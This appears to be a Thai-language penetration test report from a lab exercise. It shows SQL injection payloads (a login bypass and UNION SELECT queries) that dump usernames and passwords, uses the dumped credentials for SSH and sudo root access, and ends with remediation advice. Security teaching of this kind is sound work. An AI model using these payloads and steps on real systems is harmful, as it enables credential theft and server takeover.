
1. คำสั่ง ' OR '1'='1'# ทำให้เงื่อนไขเป็นจริงเสมอผลลัพธ์คือระบบอนุญาตให้เข้าสู่ระบบโดยไม่ต้องใช้รหัสผ่าน




2. ใช้คำสั่ง ' UNION SELECT table_name, null, null, null FROM information_schema.tables WHERE table_schema=database() # เพื่อดูว่าฐานข้อมูลมีตารางอะไรบ้าง




3. เมื่อรู้ว่ามีตาราง users เราสามารถดูคอลัมน์ได้ด้วยคำสั่ง ' UNION SELECT column_name, null, null, null FROM information_schema.columns WHERE table_name='users' #




4. เมื่อรู้ว่าตาราง users มีคอลัมน์ username และ password เราสามารถดึงข้อมูลได้โดยใช้ ' UNION SELECT username, password, null, null FROM users # เราจะได้ รายชื่อผู้ใช้และรหัสผ่านของระบบ



5. ลอง login ผ่านหน้าเว็บ http://172.28.128.3/payroll_app.php ด้วยข้อมูล username/passwords ที่ได้มา





6. การเข้าถึงระบบ SSH หลังจากได้ Username/Password จาก SQL Injection


Username/Password: ได้มาจากการทำ SQL Injection

- Username: leia_organa
- Password: help_me_obiwan

ขั้นตอนที่ 1 ; Login เข้าสู่ SSH โดยใช้คำสั่ง ssh leia_organa 172.28.128.3 และใช้ข้อมูล username, password

ขั้นตอนที่ 2 ; พิม sudo -s เพื่อเข้าสู่ command

ขั้นตอนที่ 3 ; หลังจากเข้าสู่ command ใช้คำสั่ง whoami เพื่อตรวจสอบสิทธิ์ root



Recommendations

- ปิด/จำกัดการเข้าถึงพอร์ต 21 โดยใช้ firewall
- หากต้องการยังใช้งาน FTP แนะนำจำกัดให้เฉพาะ IP ที่เชื่อถือได้เท่านั้น
- เปิดใช้งาน Passive Mode หรือปรับการตั้งค่า Firewall ให้เหมาะสมกับการใช้งาน FTP
- เก็บรหัสผ่านด้วยการ hash แทน plaintext
- เพิ่มระบบตรวจสอบ เมื่อมีการ login ผิดพลาดหรือผิดปกติ
- หลังจากแก้ไขแล้วให้ทำ penetration test ซ้ำเป็นประจำ
- อัปเกรดซอฟต์แวร์ ProFTPD เป็นเวอร์ชันล่าสุดทันท

Conclusions

จากการทดสอบพบว่า ระบบมี **2 ช่องโหว่ร้ายแรง** ที่สามารถใช้ร่วมกันเพื่อเข้าควบคุมเครื่องเซิร์ฟเวอร์ได้ ได้แก่

1. **SQL Injection** – ทำให้ผู้โจมตีสามารถดึงข้อมูลบัญชีผู้ใช้ (credentials) จากฐานข้อมูลได้

2. **ProFTPD 1.3.5 mod_copy exploit** ช่องโหว่ในบริการ FTP ที่เปิดโอกาสให้ผู้โจมตีรันโค้ดจากระยะไกล และเมื่อใช้ร่วมกับ credentials ที่ได้จาก SQL Injection จะสามารถเข้าถึงระบบและได้ shell สำเร็จ

การมีอยู่ของช่องโหว่ทั้งสองนี้ส่งผลให้ระบบอยู่ในระดับ**ความเสี่ยงสูงมาก** จึงควรได้รับการแก้ไขโดยด่วน โดยเฉพาะการ อัปเดต/แพตช์ ProFTPD และปรับปรุงโค้ดเพื่อป้องกัน SQL Injection นอกจากนี้ ควรมีการ ทดสอบซ้ำ (Re-test) หลังการแก้ไข เพื่อยืนยันว่าช่องโหว่ถูกปิด และจัดทำกระบวนการ Vulnerability Management อย่างต่อเนื่องเพื่อป้องกันการเกิดช่องโหว่ใหม่ในอนาคต